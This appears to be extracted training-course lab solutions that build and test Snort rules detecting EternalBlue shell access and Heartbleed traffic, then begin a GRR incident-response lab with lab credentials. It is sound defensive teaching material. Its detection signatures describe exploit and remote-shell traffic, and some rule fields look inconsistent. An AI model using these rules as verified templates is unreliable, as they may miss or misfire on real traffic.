-tttt is used so that we are provided with the maximal human-readable timestamp output

-A is used so that tcpdump prints each packet (minus its link level header) in ASCII

Starting from the bottom up, you should see something similar to the below image.



The above looks quite similar to what you saw inside the included *cert_trafficwireshark.pdf* resource in the 6. FOLLOW TCP STREAM section. In this case, the buffer overflow attempt happens over SMB (notice the 445 port). Let's use this buffer overflow-related portion of the traffic to create our rule.

We can do that as follows.

on the wire; this is actually what we see if the execute `cmd.exe` inside a Windows 7 machine.

Let's create a Snort rule that will detect Window (7) shell access on the wire, as follows.

```
vim /etc/snort/rules/local.rules
```


Inside vim enter the below.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Microsoft shell access detected."; flow:established; content:"Copyright |28|c|29| 2009 Microsoft Corporation"; sid:1000003; rev:1;)
```

Let's put the rule above to the test as follows.

```
snort -q -A console --daq pcap -c /etc/snort/snort.conf -k none -r eternalblue.pcap
```

You should now see something similar to the below image.



```
02/22-22:13:34.487892  [**] [1:1000002:1] Buffer overflow activity over SMB [**] [Priority: 0] {TCP} 192.168.1.6:55018 -> 192.168.1.4:445
02/22-22:13:34.634511  [**] [1:1000003:1] Microsoft shell access detected. [**] [Priority: 0] {TCP} 192.168.1.4:49165 -> 192.168.1.6:4444
root@ip-172-31-8-248:~/Desktop/PCAPs#
```

Task 3: Analyze the provided PCAP file and write a Snort rule to detect possible Heartbleed exploitation attempts

By reading the "*A technical view of the OpenSSL Heartbleed vulnerability*" resource, it is clear that we need to focus our attention on any Heartbeat-related traffic.

Let's open `heart.pcap` in Wireshark and filter the traffic in order to see only encrypted Heartbeat messages. We can do that as follows.

```
ssl.record.content_type == 24
```

ssl.record.content_type == 24					
No.	Time	Source	Destination	Protocol	Length Info
38	24.353516	172.16.121.1	172.16.121.150	TLSv1.1	74 Heartbeat Request
55	24.354307	172.16.121.150	172.16.121.1	TLSv1.1	527 Heartbeat Response

Frame 38: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)

Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_15:f3:e9 (00:0c:29:15:f3:e9)

Internet Protocol Version 4, Src: 172.16.121.1, Dst: 172.16.121.150

Transmission Control Protocol, Src Port: 64667, Dst Port: 443, Seq: 226, Ack: 1126, Len: 8

Transport Layer Security

TLSv1.1 Record Layer: Heartbeat Request

Content Type: Heartbeat (24)

Version: TLS 1.1 (0x0302)

Length: 3

Heartbeat Message

Type: Request (1)

Payload Length: 16384 (invalid, using 0 to decode payload)

[Expert Info (Error/Malformed): Invalid heartbeat payload length (16384)]

[Invalid heartbeat payload length (16384)]

[Severity level: Error]

[Group: Malformed]

Payload (0 bytes)

0000	00 0c 29 15 f3 e9 00 50	56 c0 00 08 08 00 45 00	..)....P V....E..
0010	00 3c 58 eb 40 00 40 06	97 18 ac 10 79 01 ac 10	<X.@.....y...
0020	79 96 fc 9b 01 bb ee e0	a5 10 d2 3b 4b d2 80 18	y.....;K...
0030	20 00 3c fa 00 00 01 01	08 0a 2a 72 9e b8 00 24	<.....*r...\$
0040	f8 50 18 03 02 00 03 01	40 00	P.....@.

Bytes	Field
18	TLS record is a heartbeat
03 02	TLS version 1.1
00 03	Length
01	Heartbeat request
40 00	Payload length

If you look carefully enough, 40 00 is the equivalent of 16384 in decimal. Specifically, the attacker specified that the payload length is 16384 bytes, but no additional data were actually sent. According to the Heartbleed vulnerability, if the server is vulnerable, it should send more data than it typically should.

This is the case because the Heartbeat response is 16384 bytes long.

ssl.record.content_type == 24					
No.	Time	Source	Destination	Protocol	LengthInfo
38	24.353516	172.16.121.1	172.16.121.150	TLSv1.1	74 Heartbeat Request
55	24.354307	172.16.121.150	172.16.121.1	TLSv1.1	527 Heartbeat Response

Frame 55: 527 bytes on wire (4216 bits), 527 bytes captured (4216 bits)

Ethernet II, Src: VMware 15:f3:e9 (00:0c:29:15:f3:e9), Dst: VMware c0:00:08 (00:50:56:c0:00:08)

Internet Protocol Version 4, Src: 172.16.121.150, Dst: 172.16.121.1

Transmission Control Protocol, Src Port: 443, Dst Port: 64667, Seq: 17054, Ack: 234, Len: 461

[12 Reassembled TCP Segments (16389 bytes): #39(1448), #40(1448), #41(1448), #42(1448), #43(1448), #45(1448), #46(1448), #48(1448), #49(1448), #

Transport Layer Security

TLSv1.1 Record Layer: Heartbeat Response

Content Type: Heartbeat (24)

Version: TLS 1.1 (0x0302)

Length: 16384

Heartbeat Message

Type: Response (2)

Payload Length: 16384 (invalid, using 16381 to decode payload)

[Expert Info (Error/Malformed): Invalid heartbeat payload length (16384)]

[Invalid heartbeat payload length (16384)]

[Severity level: Error]

[Group: Malformed]

We can create an **unreliable** Snort rule based on the Heartbeat request above, as follows.

```
vim /etc/snort/rules/local.rules
```

Inside vim enter the below.

```
alert tcp $EXTERNAL_NET any -> $EXTERNAL_NET 443
(msg:"Potential Heartbleed attack";
flow:to_server,established; content:"|18 03 02 00 03 01 40
00|"; rawbytes; isdataat:!1,relative; sid:1000004; rev:1;)
```

Let's put the rule above to the test as follows.

```
snort -q -A console --daq pcap -c /etc/snort/snort.conf -k
none -r heart.pcap
```

You should now see something similar to the below image.

```
root@ip-172-31-8-248:~/Desktop/PCAPs# snort -q -A console --daq pcap -c /etc/snort/snort.conf -k none -r heart.pcap
04/16-12:00:41.512593  [**] [1:1000004:1] Potential Heartbleed attack [**] [Priority: 0] {TCP} 172.16.121.1:64667 -> 172.16.121.150:443
root@ip-172-31-8-248:~/Desktop/PCAPs#
```

The rule above is unreliable because it is constructed to match the exact Heartbeat request in the PCAP. The attacker could specify a payload length different than 16384 bytes and also use another TLS version.

For this reason, we can create a more reliable Snort rule that detects suspiciously large Heartbeat responses, as follows.

```
alert tcp $EXTERNAL_NET any -> $EXTERNAL_NET 443
(msg:"Potential Heartbleed attack - Response-based";
flow:to_server,established; content:"|18 03|"; rawbytes;
depth:2; byte_test:1, &, 3, 0, relative; byte_test:2, >, 200,
3, relative, big; sid:1000005; rev:1;)
```

```
byte_test:1, &, 3, 0, relative;
```

- *relative*: Use an offset relative to the last pattern match
- *0*: Start from the first position within the packet (first byte)
- *1*: The number of bytes to take from the position "0" (first position)
- *&*: Perform a binary "bitwise AND" operation to test the value
- *3*: Value to test the converted value against
- *big*: Process data as big endian (default)

The first *byte_test* is related to the TLS version used, whereas the second *byte_test* checks if the length is suspiciously large. Refer to the below image to comprehend which bytes are being checked. The first *byte_test* checks the "02" of the TLS Version 1.1 field, whereas the second *byte_test* checks the "00 03" of the Length field.

Bytes	Field
18	TLS record is a heartbeat
03 02	TLS version 1.1
00 03	Length
01	Heartbeat request
40 00	Payload length

IF you run the snort command you will be asking why snort is not showing output for any default heart bleed rule. This is because we have don't have the destination ip of this pcap packet on our HOME_NET that's why it's not detecting the vulnerability.

We can now add the IP to our HOME_NET see below

```
# Setup the network addresses you are protecting
ipvar HOME_NET [192.168.1.0/24,172.16.121.150]
# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
```

Also updating our rule with HOME_NET variable

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 443 (msg:"Potential
Heartbleed attack - Response-based";
flow:to_server,established; content:"|18 03|"; rawbytes;
depth:2; byte_test:1, &, 3, 0, relative; byte_test:2, >, 200,
3, relative, big; sid:1000005; rev:1;)
```

Let's put the rule above to the test as follows.

```
snort -q -A console --daq pcap -c /etc/snort/snort.conf -k
none -r heart.pcap
```

You should now see something similar to the below image (the other alerts derive from Snort's rule set which, of course, contains rules to detect Heartbleed).

```

root@ip-172-31-8-248:~/Desktop/PCAPs# snort -q -A console --daq pcap -c /etc/snort/snort.conf -k none -r heart.pcap
04/16-12:00:41.512593  [**] [1:30524:5] SERVER-OTHER OpenSSL TLSv1.1 heartbeat read overrun attempt [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 172.16.121.1:64667 -> 172.16.121.150:443
04/16-12:00:41.512593  [**] [1:1000005:1] Potential Heartbleed attack - Response-based [**] [Priority: 0] {TCP} 172.16.121.1:64667 -> 172.16.121.150:443
04/16-12:00:41.513086  [**] [1:30516:11] SERVER-OTHER OpenSSL TLSv1.1 large heartbeat response - possible ssl heartbleed attempt [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 172.16.121.150:443 -> 172.16.121.1:64667
root@ip-172-31-8-248:~/Desktop/PCAPs#

```

This PCAP was taken from:

<https://asecuritysite.com/forensics/snort>.

Task 4: Analyze the provided Snort rule and describe what it looks for

Let's break down the rule below.

```

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt"; flow:to_server,established; flowbits:isset,netbios.lsass.bind.attempt; content:"|FF|SMB"; depth:4; offset:4; nocase; content:"|05|"; distance:59; content:"|00|"; within:1; distance:1; content:"|09 00|"; within:2; distance:19; classtype:attempted-admin; sid:2514; rev:7;)

```

- alert tcp \$EXTERNAL_NET any -> \$HOME_NET 445 describes the action that will take place in case of a signature match. Traffic should be TCP-based for the alert to be triggered. The rest should be easy for you to comprehend.
- msg:"NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt"; is the message that will appear inside the alert, in case the signature was matched.
- flow:to_server,established; only packets towards the remote host will be taken into consideration. A

connection should, of course, be established beforehand.

- `flowbits:isset,netbios.lsass.bind.attempt;` **flowbits** is Snort's way of identifying conditions that occurred in previous traffic. In this case, a NetBIOS connection and an attempt to connect and bind to the LSASS process should have already occurred.
- `content:"|FF|SMB"; depth:4; offset:4; nocase;` instructs Snort to match the `|FF|` hex value and the `|SMB|` value. *offset* is used so that Snort knows how far into the packet it should look for the content. In this case, Snort will start looking after the first four bytes of the payload. *depth* is used so that Snorts analyzes the first four bytes only. *nocase* instructs Snort to search regardless of capitalization.
- `content:"|05|"; distance:59;` Snort will start searching for `|05|` 59 bytes after the previous content's (`|FF|SMB|`) position.
- `content:"|00|"; within:1; distance:1;` the same as above but 1 byte after the position where `|05|` (the previous content) was found. *within* means that there can be 1 byte between the previous content (`|05|`) and the new content (`|00|`).
- `content:"|09 00|"; within:2; distance:19;` instructs Snort to start looking for the specified content 19 bytes after the position where the previous content (`|00|`) was found. There can also be 2 bytes between the last two contents.
- `classtype:attempted-admin;` *classtype* is Snort's way of categorizing attacks. In this case, the attack is related to an attacker attempting to obtain

administrator-level access.

- sid:2514; rev:7; *sid* is this rule's Snort identification number, while *rev* is the number of the revision this rule has undergone.

Snort Resources:

1. http://web.archive.org/web/20121214114552/http://www.snort.org/assets/173/SnortUsersWebcast-Rules_pt1.pdf
2. https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/000/046/original/SnortUsersWebcast-Rules_pt2.pdf?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIXACIED2SPMSC7GA%2F20190222%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20190222T230448Z&X-Amz-Expires=172800&X-Amz-SignedHeaders=host&X-Amz-Signature=2390ecd554e08833cd90e39220a74e6332f094d711ee1392d287d9197ba58d0a

Incident Handling & Response Overview

Enterprise-wide Incident Response (Part 1: GRR)

LAB 2

Scenario

When it comes to responding to an incident on enterprise environments, time to respond and visibility are everything.

There will be incidents, when waiting until an IR team is deployed or remotely logging into each under-investigation endpoint and issuing numerous commands, won't be the optimum response approach.

Suppose that, multiple incidents have been declared inside a heterogeneous enterprise network and you are called to dig deeper and identify what is actually happening.

Luckily, the corporation has deployed [GRR](#) clients on its endpoints and subsequently, you will be able to have both a bird's eye view of the network and on-demand access to crucial endpoint information.

The list of affected endpoints (which also happen to feature a GRR client) is:

- *win10-server.els-child.eLS.local*
- *jumpbox.els-child.eLS.local*
- *xubuntu*

Learning Objectives

The learning objective of this lab, is to make you familiar with [GRR](#), in order to perform quicker and more efficient IR activities.

Specifically, you will learn how to use GRR's capabilities in order to:

- Have better visibility over a network
- Respond to incidents timely and effectively

- Remotely perform memory analysis utilizing the Rekall framework
- Remotely acquire artifacts to investigate
- Proactively hunt for threats

During the lab you will have the opportunity to detect (fileless) malware, stealthy persistence techniques and privilege escalation attempts, on a heterogeneous and enterprise-like network.

Don't get discouraged, if you are not familiar with the attacks that you will detect during this lab. Everything will be covered as the course progresses. Focus only on becoming familiar with GRR's capabilities.

Recommended tools

- [GRR](#)
- [xxd](#) (Linux-based tool)

Network Configuration & Credentials

- Incident Responder's Subnet: **172.16.66.0/24**
- Under-investigation endpoints' subnet: **10.100.11.0/24**
- GRR server
 - **IP:** 10.100.11.122

- Connection Type: **VNC**

- Use a Linux or Windows VNC client
(<https://www.tightvnc.com/download.php>) to connect
to GRR-Server (10.100.11.122)

vncviewer 10.100.11.122 <- For Linux-based machines
tvnviewer.exe, Remote Host:10.100.11.122 <- For Windows-based
machines

A static route has been configured, so that the Incident
Responder can interact with the endpoints on the
10.100.11.0/24 subnet.]

To log into the GRR administration panel (after you connect
to the GRR > server through VNC as mentioned above):

1. Open a web browser
2. Navigate to **localhost:8000**
3. Submit the following credentials: **admin/@analyst**

Tasks

Note: Before proceeding to incident analysis or identifying
an abnormality, some required information should be gathered
first. Such information are network interactions, listening
ports, running processes, running services, logged in users
etc. The two cheatsheets we provided you with, while studying
the first module of the IHRP course, contain the minimum
information you should gather. Feel free to extend them...

**Task 1: Identify any abnormalities on the
win10-server.els-child.eLS.local endpoint,
leveraging GRR**

First, utilize GRR's built-in capabilities to quickly gather as many initial information as possible about this endpoint. Then, try to identify anything suspicious or anything that deviates from the norm.

Hint: During the first module of the IHRP course, we documented the most common Windows registry locations that can be used to trigger malware and *MS Autoruns* as a tool to scrutinize them. There may be other registry locations that can do the same though (and without being detected by *Autoruns*). Be more thorough...

Task 2: Identify any abnormalities on the jumpbox.els-child.eLS.local endpoint, leveraging GRR

First, utilize GRR's built-in capabilities to quickly gather as many initial information as possible about this endpoint. Then, try to identify anything suspicious or anything that deviates from the norm. This time, also try to identify how the endpoint got compromised in the first place.

Hints:

1. Common Windows processes that are being misused by attackers are *notepad.exe* and *calc.exe*. More specifically, attackers usually spawn the aforementioned processes and then, inject malicious code into their memory address space. Memory analysis is required to identify what has been loaded into a process' memory. Luckily, GRR offers remote memory analysis, utilizing the [Rekall](#) framework.
2. On well-secured and fully patched environments, humans are usually the weak link in the corporation's security chain. Search for malicious Office documents, that may have tricked the endpoint's user into executing

malicious code.

Task 3: Identify any abnormalities on the Xubuntu endpoint, leveraging GRR

First, utilize GRR's built-in capabilities to quickly gather as much initial information as possible about this endpoint. Then, try to identify anything suspicious or anything that deviates from the norm.

Hint: Processes running with high privileges should always be investigated carefully and/or compared to a baseline (in case there is one).

SOLUTIONS


Below, you can find solutions for every task of this lab. Remember though, that you can follow your own strategy (which may be different from the one explained in the following lab).

Task 1: Identify any abnormalities on the win10-server.els-child.eLS.local endpoint, leveraging GRR

By the time a GRR client reports to a GRR server, the endpoint featuring the GRR client is being interrogated. "Interrogation" is a GRR process that effectively collects a treasure trove of endpoint information.

First things first! Once you are logged into the GRR administration panel (information on how to do so can be found above, in the **Network Configuration & Credentials** section), you can list all the deployed GRR clients, by

clicking on the **Search box** and pressing nothing other than **Enter**.




If you do so, you will be presented with the below:

☐	Online	Subject	Host	OS Version	MAC	Usernames	First Seen
☐		C.268eccf7baa7e530	win10-server.els-child.eLS.local	10.0.16299SP0	00:50:56:91:c0:e0	AdminELS Administrator analyst1 analyst2	2018-12-27 18:11
☐		C.38ed3f1c9435a0ef	jumpbox.els-child.eLS.local	6.3.9600SP0	00:50:56:91:53:e3 00:50:56:91:d1:42	Administrator Administrator.ELS-CHILD analyst1 analyst2 appsvc manager uatoperator	2018-12-27 11:00
☐		C.6c3172d6a86d5d8b	xubuntu	16.4	00:00:00:00:00:00 00:50:56:91:95:4c	elsuser	2018-12-28 10:40

Important: Do not start any IR activities, until all bullets turn green! It may take some time until they do so... To refresh, click on the GRR logo and then, once again click on the **Search box** and press **Enter**.

To start gathering initial information about the *win10-server.els-child.eLS.local* endpoint, all you have to do is click on the first of the three lines, containing all the deployed GRR clients.



The screenshot shows the GRR web interface. At the top, there is a header with the GRR logo, the user 'admin', the date '2019-01-03 00:48:37 UTC', a search box, and a notification icon. On the left, there is a sidebar with navigation links under 'MANAGEMENT' and 'CONFIGURATION'. The main area displays a table of clients.

☐	Online	Subject	Host	OS Version	MAC	Username	First Seen
☐		C.268ecc7baa7e530	win10-server.els-child.eLS.local	10.0.16299SP0	00:50:56:91:c0:e0	AdminELS Administrator analyst1 analyst2	2018-12-27 18:15
☐		C.38ed3f1c9435a0ef	jumpbox.els-child.eLS.local	6.3.9600SP0	00:50:56:91:53:e3 00:50:56:91:d1:42	Administrator Administrator.ELS-CHILD analyst1 analyst2 appsvc manager uatoperator	2018-12-27 11:04
☐		C.6c3172d6a86d5d8b	xubuntu	16.4	00:00:00:00:00:00 00:50:56:91:95:4c	elsuser	2018-12-28 10:41

If you do so, you will be presented with the below.

The screenshot shows the GRR web interface. At the top, the user is 'admin' and the time is '2019-01-03 00:58:53 UTC'. The main header displays the host name 'win10-server.els-child.eLS.local' and its ID 'C.268eccf7baa7e530'. Below this, there are tabs for 'Interrogate', '2019-01-02 18:48:35 UTC', 'Overview', and 'Full details' (which is highlighted with a red box). The left sidebar contains a menu with options like 'Host Information', 'Start new flows', 'Browse Virtual Filesystem', 'Manage launched flows', 'Advanced', 'MANAGEMENT', 'Cron Job Viewer', 'Hunt Manager', 'Show Statistics', 'Advanced', 'CONFIGURATION', 'Manage Binaries', 'Settings', and 'Artifact Manager'. The main content area is divided into three sections: 'OS' (Windows, 10 10.0.16299SP0), 'Timestamps' (Installation time, First seen, Last booted, Last seen), and 'Interfaces' (Intel(R) 82574L Gigabit Network). The 'Full details' tab is highlighted with a red box.

Click **Full Details**, for a more detailed representation of the acquired initial information. You can also browse through the same information collected on older dates and use this as a baseline.

To start gathering important information about this endpoint, such as communications with other endpoints, listening ports etc., you can utilize GRR **flows**. To do so, click on **Start new flows**.

GRR User: admin 2019-01-03 00:58:53 UTC Search Box 0

win10-server.els-child.eLS.local
Status: 7 minutes ago
Internal IP address.

Host Information
Start new flows
Browse Virtual Filesystem
Manage launched flows
Advanced ▾
MANAGEMENT
Cron Job Viewer
Hunt Manager
Show Statistics
Advanced ▾
CONFIGURATION
Manage Binaries
Settings
Artifact Manager

win10-server.els-child.eLS.local C.268eccf7baa7e530

Interrogate 2019-01-02 18:48:35 UTC Overview **Full details**

OS
Windows , 10 10.0.16299SP0
Last Local Clock
2019-01-03 00:51:35 UTC
GRR Client Version
3220
Architecture
AMD64
Kernel
10.0.16299
Memory Size
2.10GiB
Labels
No labels assigned.
Users
(AdminFI S)

Timestamps
Installation time 2017-12-25 00:26:30 UTC 374 days ago
First seen 2018-12-27 18:12:20 UTC 6 days ago
Last booted 2019-01-02 18:46:24 UTC 6 hours ago
Last seen 2019-01-03 00:51:35 UTC 6 minutes ago

Interfaces

IF Name	Mac Address	Addresses
Intel(R) 82574L Gigabit Network	00:50:56:91:c0:e0	10.100.11.101 fe80:0000:0000:0000:58d1:0082:db0

For example, to list all active network connections on this endpoint, you should go to **Network** -> **Netstat** and press **Launch**

GRR User: admin 2019-01-03 01:07:56 UTC Search Box 0

win10-server.els-child.eLS.local
Status: 6 minutes ago
Internal IP address.

Host Information
Start new flows
Browse Virtual Filesystem
Manage launched flows
Advanced ▾
MANAGEMENT
Cron Job Viewer
Hunt Manager
Show Statistics
Advanced ▾
CONFIGURATION

Administrative
Browser
Checks
Collectors
FileTypes
Filesystem
Memory
Network
Netstat
Processes
Registry
Yara

Listening only ☐
Notify at Completion ☒
Advanced >
Output Plugins +
Launch

To collect the results, you should click on **Manage launched flows** and then, click on the launched flow.

GRR User: admin 2019-01-03 01:09:31 UTC Search Box 0

win10-server.els-child.els.local
Status: 7 minutes ago
Internal IP address.

Host Information
Start new flows
Browse Virtual Filesystem
Manage launched flows
Advanced
MANAGEMENT
Cron Job Viewer
Hunt Manager
Show Statistics
Advanced
CONFIGURATION
Manage Binaries
Settings
Artifact Manager

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F:3E3BCE86	Netstat	2019-01-02 16:32:30 UTC	2019-01-02 16:43:47 UTC	admin
✓	H:C24BB171:hunt	Interrogate	2019-01-01 16:46:20 UTC	2019-01-01 16:58:30 UTC	GRRWorker
✓	F:1CFB0352	RecursiveListDirectory	2018-12-27 18:29:30 UTC	2018-12-27 18:29:44 UTC	admin
✓	F:D0593BC9	RecursiveListDirectory	2018-12-27 18:28:30 UTC	2018-12-27 18:28:33 UTC	admin
✓	F:8339A868	ListDirectory	2018-12-27 18:28:11 UTC	2018-12-27 18:28:14 UTC	admin

Flow Information Requests **Results** Log API

Name Netstat
Flow ID F:3E3BCE86
Creator admin
Start Time 2019-01-02 16:32:30 UTC
Last Active 2019-01-02 16:43:47 UTC
State TERMINATED

Arguments

You will most probably be presented with two (2) pages of results, but the most curious looking result is the below.

GRR User: admin 2019-01-03 01:24:33 UTC Search Box 2

win10-server.els-child.els.local
Status: 12 seconds ago
Internal IP address.

Host Information
Start new flows
Browse Virtual Filesystem
Manage launched flows
Advanced
MANAGEMENT
Cron Job Viewer
Hunt Manager
Show Statistics
Advanced
CONFIGURATION
Manage Binaries
Settings
Artifact Manager

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F:E59E36E0	Netstat	2019-01-03 01:23:44 UTC	2019-01-03 01:23:54 UTC	admin
✓	F:C755C95A	Netstat	2019-01-03 01:17:56 UTC	2019-01-03 01:22:10 UTC	admin
✓	F:3E3BCE86	Netstat	2019-01-02 16:32:30 UTC	2019-01-02 16:43:47 UTC	admin
✓	H:C24BB171:hunt	Interrogate	2019-01-01 16:46:20 UTC	2019-01-01 16:58:30 UTC	GRRWorker

Timestamp 2019-01-03 01:23:53 UTC

Payload	Family	INET		
	Type	SOCK_STREAM		
	Local address	Ip	10.100.11.100	
	Port	49708		
	Remote address	Ip	10.100.11.250	
	Port	81		
Payload type	State	ESTABLISHED		
	Pid	5252		
	Process name	rundll32.exe		
Payload type		NetworkConnection		

Interaction with another intranet endpoint (10.100.11.250) may or may not be abnormal, but *rundll32* involved with a remote connection on port 81 is certainly strange. Keep this finding in mind for later...


If you cannot find the result above, then, timing was bad (the connection went inactive). Don't worry, you can still identify that there is something wrong with rundll32, by clicking on **Start new flows**, navigating to **Processes** -> **ListProcesses** and finally clicking **Launch**.

By browsing the results in the **Manage launched flows** area and navigating to the second page of the results, you will see *rundll32* executing curious looking code and trying to connect to the 10.100.11.250 intranet machine.

Feel free to navigate and "play" with all available GRR flows, but keep in mind that some results may take a very long time to reach the GRR server and that GRR in general can be quirky at times.

What about the registry? Let's try and list everything under the *HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion* location (which, as mentioned in the first module, is usually abused by attackers to trigger malware).

To do so, click on **Start new flows** and then navigate to **Registry** -> **RegistryFinder**.



Now, replace what is included in the red rectangle above with `HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/`, scroll down and press *Launch*.

